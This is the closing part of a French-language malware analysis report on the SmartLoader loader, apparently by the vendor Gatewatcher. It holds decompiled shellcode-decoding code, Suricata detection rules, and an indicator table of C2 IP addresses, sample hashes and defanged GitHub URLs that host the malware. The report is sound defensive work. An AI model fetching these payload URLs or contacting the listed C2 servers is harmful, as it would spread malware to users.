40    pbVar6[8] = decoded_shellcode[(longlong)(int)uVar5 + 8];
41    pbVar6 = pbVar6 + 1;
42    decoded_shellcode[(longlong)(int)uVar5 + 8] = bVar1;
43  } while (pbVar6 != decoded_shellcode + 0x100);
```

Figure 24. Désassemblage du shellcode contenu dans le fichier t

La fonction ROYALBACON quant à elle, ne prend en argument qu'une chaîne binaire. Elle appelle la fonction *RtlDecompressFragment* depuis ntdll.dll. Cela signifie que le payload une fois décodé donnera un fragment compressé en LZNT1.

Une fois cette recette passée dans notre cyberchef nous obtenons un PE (sha256sum : eb37694151f8e7012a765ff540b066a4e7bc41371446a4b3b79dda9de919d934) qui sera le payload final :




Figure 25. Sortie de cyberchef après déchiffrement et décompression

Enfin le script AutoIT s'auto-supprimera.

*Partie 3 : Détection_*

3.1 SIGFLOW

Comme nous l'avons vu précédemment certaines activités possèdent des propriétés suffisamment discriminantes pour nous permettre de mettre en place des règles de détection.

1. User-agent

Tout d'abord nous avons constaté que le user-agent utilisé était particulier. Celui-ci n'était composé que d'une simple chaîne de caractères sans espace ou slash (/), normalement caractéristique des user-agent traditionnels. Cependant, le nombre de requêtes pouvant être important nous nous limiterons à un indicateur silencieux dans un premier temps.

Un exemple de règle de détection :

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader User-Agent"; flow:established,to_server; http.user_agent; content:!" "; bsize:>15; content:!"/"; flowbits: set, smartloader.ua; noalert; sid:1000001;)
```

2. Stage 2

Comme son nom l'indique, smartloader est principalement un loader, il est donc naturellement amené à récupérer d'autres charges malveillantes.
Ces charges étant hébergées sur github dans les échantillons observés, nous pouvons donc faire une détection de ce type :

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader Stage 2 (raw file)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.host; content: "github.com"; http.uri; content:"/raw/"; sid:1000002;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader Stage 2 (release file)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.host; content: "github.com"; http.uri; content:"/releases/"; sid:1000003;)
```

3. Communication C2

Enfin, les communications avec le C2 sont aussi spécifiques. Le chemin étant fixe sur les échantillons observés :

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader Checkin (PUT)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.uri; content: "/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs";http.method; content:"PUT"; sid:1000004;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader Checkin (POST)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.uri; content: "/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs";http.method; content:"POST"; sid:1000005;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader task completion (PUT)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.uri; content: "/tasks/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs";http.method; content:"PUT"; sid:1000006;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader task completion (POST)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.uri; content: "/tasks/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs";http.method; content:"POST"; sid:1000007;)
```

*Conclusion_*

Devenu particulièrement populaire ces derniers mois, SmartLoader utilise des techniques simples mais redoutablement efficaces pour échapper à la détection.

Se reposant sur des binaires bénins pour interpréter un script obfusqué, tout en modifiant les sommes de contrôle de l'archive via le script de lancement. Une action, à faible coût pour les attaquants, suffit à contourner de nombreux mécanismes basés sur des listes d'indicateurs.

Sa plus grande particularité reste probablement l'abus de la réputation de Github afin d'y héberger à la fois les charges initiales et secondaires.

Comme nous l'avons vu de nombreux dépôts ont été créés, selon un schéma récurrent : README et profils générés vraisemblablement à l'aide de LLMs, et une automatisation partielle des commits.

Enfin, les charges secondaires sont également hébergées sur Github, en utilisant non seulement le système de releases, mais également des fichiers bruts contenus dans un dépôt voire - dans des versions plus anciennes - dans les pièces jointes aux issues.

IOCs_

Type	Indicateur
User-Agent	qr59jbckqitkplk41hbrtg3dvhyzgj3ndiwftke4xa9oq568p87yaefu0p6id1ts4qinzj5zf11xffwhd6nkah6ce1hafjhlvoml7b6btsi3ht7lbaucy
User-Agent	e1bzohpyxkndh0dk12jqf
C2	213.176.73.80
C2	213.176.72.47
C2 (à vérifier autoit_out/39890_3388.dmp)	159.255.37.200
C2 (à vérifier autoit_out/39890_3388.dmp)	77.105.164.65
C2 (à vérifier autoit_out/39890_3388.dmp)	94.156.114.56
SHA256 (payload)	8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649
SHA256 (payload)	0ed8e43a9b0bbb8754ec1ce195e07f6af5e5363ab039cda32413746a3e772fa8
SHA256 (payload)	5ad575b6d5a79a41fa37fa07b4c72744cbf402c14947788e26e3dbd1f4403baa
SHA256 (payload)	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
SHA256 (lua51.dll)	012e772e3c72c5f500aab86e78e99afff222bdc8d914bc32bb244ade03d5a486
SHA256 (luajit.exe)	30f7bd2e98df2ec3405f3ab4aab5be8f0dc1d9ac638286edf390c4ddb74b4316
SHA256 (t)	27aac3573f032d20951be0dfbf42cc41f9e26cbac9cdd3cf8421a4dfb3ed50e3
SHA256 (sample1)	3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a
SHA256 (sample2)	541def175b2b884a92e0a6cf86133edf3c18e3c8705527b85ecffe8fb8e4b3c5
SHA256 (sample3)	411e7a4f4a271d520ca350c498aafe0149540426d9bf08dcc2e00bc177696f4b
SHA256 (sample4)	57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281
SHA256 (sample5)	18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f
SHA256 (sample6)	1ee7b5279253d57279b133105526f86d778b4db677e3fe83172f6a0c56fbd03d
SHA256 (sample7)	022c7db2bcd82f3d863d876a76168542886072bf0fb28333fbda5e96e1e5c114
SHA256 (sample8)	03aec7e0a63fca7ad548fa22dedfe3ba15dafc7c2cb816a2349d74e002051c0c
SHA256 (sample9)	0646a8fb1f91c46bc4d5ff779aae1d334cb3c8ef7a8f3b394be762ac5a6717da
SHA256 (sample10)	0af99b94ca63947eeffe16eb87dbc8aa0837176d209e49015fe2e3fc64ef10b7
SHA256 (sample11)	0d08d1e0db23cc3ae5365f88bc22c4df5c74f071cfa72f34e4e6a9336ba956c8
SHA256 (sample12)	2cab00e353e8cd6472c889e944e52d25e0656447fa5af3fc1e95c3b3db32067d


SHA256 (sample13)	33764391e65763065efc160be505c97fe8c927f8c5064c6f6cfd89f3e72cf597
SHA256 (sample14)	3ab5ae6e34d35977cf218c785b184425851f94202092d1bcfb1a2cc44a30bfe5
SHA256 (sample15)	5cbf7acce6e1a18aeab14a2209cf60ecb744b0beedc41585f562846e1fc3e212
SHA256 (sample16)	5ce83f99eff295ab626b8f6dacc18a34708a30ac9a95fd23067d71b820283a71
SHA256 (sample17)	74f72ebb9bb6408108a4621706b31a83b44a475661e90469dc506ad2368389c5
SHA256 (sample18)	7d70e6d7d4fa8d888bd46680aa604dd9f56285dc78c429ac8ab8e4d88266651f
SHA256 (sample19)	81580758604dff8b2b8f9126645e4a897e9b86b63bede420a07b1a6b3a973638
SHA256 (sample20)	b1fd8621eca72b6b5f2bede4eea594a518ac73ad460e61ce5948137afc8c3430
SHA256 (sample21)	b79c66c6982c75deccdac850f7fc0ac60449eebb03ee85fd805053aa706adc63
SHA256 (sample22)	bd450ff7fd4450c8e62e60f36cccc20efe94d90b2d0c45556d45a3c878a7cd17
SHA256 (sample23)	d069c2eae59a5c7ad0c5de361220ff91ff228137812ed5cfd465df1a120ac3ea
SHA256 (sample24)	d0cc55166b23aece72dc41c9d38666023f6046a0c562d8096d19555fab0a3e77
SHA256 (sample25)	dadd4646d32ba0987ad11be623c3153b41b6b704f1e551b6ee745fa1d65d0b9d
SHA256 (sample26)	dff1858beb573519c464988a2c93a5d5b50e8fc2fb123a1b1393cf1aa5c2ef2b
Filename	Application.zip
Filename	Program.zip
Filename	Release.zip
Filename	Soft.zip
Filename	Software.zip
Filename	Release_x64.zip
Filename	quarkus-openapi-problem-v1.4.2.zip

SHA256	URL
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxp://github[.]com/pufferfish420/Fixing-Error-0x8007000E/releases/download/v2.0/Program.zip
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxps://github[.]com/Elijahhx/Dead1ock-h4ck/releases/download/v2.0/Program.zip/
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxps://github[.]com/Lordsatanthenuker/DiscordUniverse/releases/download/v2.0/Program.zip
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxp://github[.]com/timy2007/Trigon-Evo/releases/download/v2.0/Program.zip
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxp://github[.]com/HoodxSp5dda/Domain-Executor/releases/download/v2.0/Program.zip
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxp://github[.]com/iampoo31331/Hydrogen-Executor/releases/download/v2.0/Program.zip

18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxps://github[.]com/3amneoz/Roblox-Celery/releases/download/v2.0/Program.zip/
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxp://github[.]com/Shadowlord11/Arceus-Executor/releases/download/v2.0/Program.zip
1ee7b5279253d57279b133105526f86d778b4db677e3fe83172f6a0c56fbd03d	hxxp://github[.]com/Abyss675/AlfaRomeoGiulia_DashboardInfo_ESP32-S3/releases/download/v1.0/Software.zip
1ee7b5279253d57279b133105526f86d778b4db677e3fe83172f6a0c56fbd03d	hxxp://github[.]com/Abdulbasii/spectra/releases/download/v1.0/Software.zip
1ee7b5279253d57279b133105526f86d778b4db677e3fe83172f6a0c56fbd03d	hxxp://github[.]com/Sporty18000/MOBILedit-Forensic-Express-Pro-Free/releases/download/v1.0/Software.zip
1ee7b5279253d57279b133105526f86d778b4db677e3fe83172f6a0c56fbd03d	hxxp://github[.]com/Mejicool/Casino-scripts.com-/releases/download/v1.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/Hackermanisdumb/Mod-Gta5/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/cartervr/taxdatabase-sql-tableau/releases/download/v2.0/Software.zip/
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/BashSpiceRB/QuasarRAT-Remote-Access-Tool/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/QAQMMW/Music-Recommendation-Based-on-Facial-Expression/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/ne-ted/Free_US_Investment_Agent_System/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/lilroniel/PhoenixC2/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/KIETMIO/AWESOME-NLP-PAPERS/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/davinjoeevano/batch-project-scaffolds/releases/download/v2.0/Software.zip/
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/RN098/figma-free-crack/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/jameseeeeeeeeeee/Carbon-Executor/releases/download/v2.0/Software.zip/
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/ColtOSTemp/platform_external_tinyxml/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/DEVOFSS/LeadFinder-Agent/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/rafy35198/JJsploit/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/giiyu12/Codex-Roblox/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/agr1us/Roblox-Oxygen/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/double-back/Evon-Executor/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/Rahulpa045/CphishTermux/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/loudwens/displayindex/releases/download/v2.0/Software.zip/

3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/huyko67/ChatBot-Whatsapp/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/vrus67/CrystalTool/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxps://github[.]com/Afjhr/iExplorer-Free/releases/download/v2.0/Software.zip/
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/Salsiii/Codex-Roblox/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxps://github[.]com/Hackermanisdumb/Mod-Gta5/releases/download/v2.0/Software.zip/
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxps://github[.]com/MarcosPilarr/Foolproof-cursor-freeloading-method/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/vyshnavidevi11/frtproject/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/Afjhr/iExplorer-Free/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxps://github[.]com/globalnewsory/LayerEdge-Auto-Bot/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/akusayudodograu/Agentic-RAG-Story-Generation-with-Multimodal-GenAI/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/CPSGDPS/Employe-time-tracker/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/mehedihasanfarabi10/githubtutorial/releases/download/v2.0/Software.zip
411e7a4f4a271d520ca350c498aafe01495 40426d9bf08dcc2e00bc177696f4b	hxxp://github[.]com/99monisha/Smart-Web-Scraper-2.0-using-Gen-AI/releases/download/v1.0/Software.zip
411e7a4f4a271d520ca350c498aafe01495 40426d9bf08dcc2e00bc177696f4b	hxxp://github[.]com/huizuohaode/AI-Image-Generator/releases/download/v1.0/Software.zip
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxp://github[.]com/12301530/pump-fun-frontend/releases/download/v1.0/Software.zip
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxp://github[.]com/kareemdaher772/weather-app/releases/download/v1.0/Software.zip
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxp://github[.]com/aufahuhs/Advanced-Machine-Learning-Personal-Project/releases/download/v1.0/Software.zip
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxps://github[.]com/VitorNsousa/moonlight-launcher/releases/download/v1.0/Software.zip
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxp://github[.]com/Aksoo7/SoLBF/releases/download/v1.0/Software.zip
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxps://github[.]com/abhinavchetla/SeedGn/releases/download/v1.0/Software.zip/
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxps://github[.]com/JamesRichards05/Telegram-Premium/releases/download/v1.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53 d9be342f612b8230e39a48312a6281	hxxp://github[.]com/Kenichi-BOTZ/YusupBot1/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53 d9be342f612b8230e39a48312a6281	hxxp://github[.]com/K4tuu/Roblox-Faxi-Macro/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53 d9be342f612b8230e39a48312a6281	hxxp://github[.]com/ggusercool/PancakeSwapBnbPrediction/releases/download/v2.0/Software.zip

57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/Gwyiomi/Apex-Legends-External-Cheat-Hack-Trigger-Glow-Aimbot-Skin-More-Hwid-Spoofer/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxps://github[.]com/ahmetbaba122/Blue-Lock-Rivals/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/narfor502/CucumberBDDFramework/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/DoomzDay4032/Blox-Fruits-Autofarm/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxps://github[.]com/Mizea2/BOT-NEW/releases/download/v2.0/Software.zip/
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/Nikke6728/TowerDefenseGame/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxps://github[.]com/sendafor/PhoenixC2/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxps://github[.]com/Garuadi/Rainbow-S1x-Siege-Cheat/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/xaviertya/.dotfiles/releases/download/v2.0/software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/K4tuu/Roblox-Faxi-Macro/releases/download/v2.0/Software.zip



GATEWATCHER

Cybersecurity for
*business serenity_*

Gatewatcher, a leader in cyber threat detection, has been protecting the networks of businesses and public institutions, including the most critical ones, since 2015. The Gatewatcher NDR Platform (Network Detection and Response) combines artificial intelligence, dynamic and behavioral analytics techniques, and contextualized Cyber Threat Intelligence (CTI). This enables unified, comprehensive visibility, real-time detection and mapping of systems, and an automated, prioritized response to attacks. Deployed across cloud, on-premise, or sensitive infrastructures, and compatible with IT, OT, and IoT environments, it secures all critical assets while streamlining operations through its integrated AI assistant. Gatewatcher combines technological power with operational peace of mind to align cybersecurity with your business objectives.

gatewatcher.com
contact@gatewatcher.com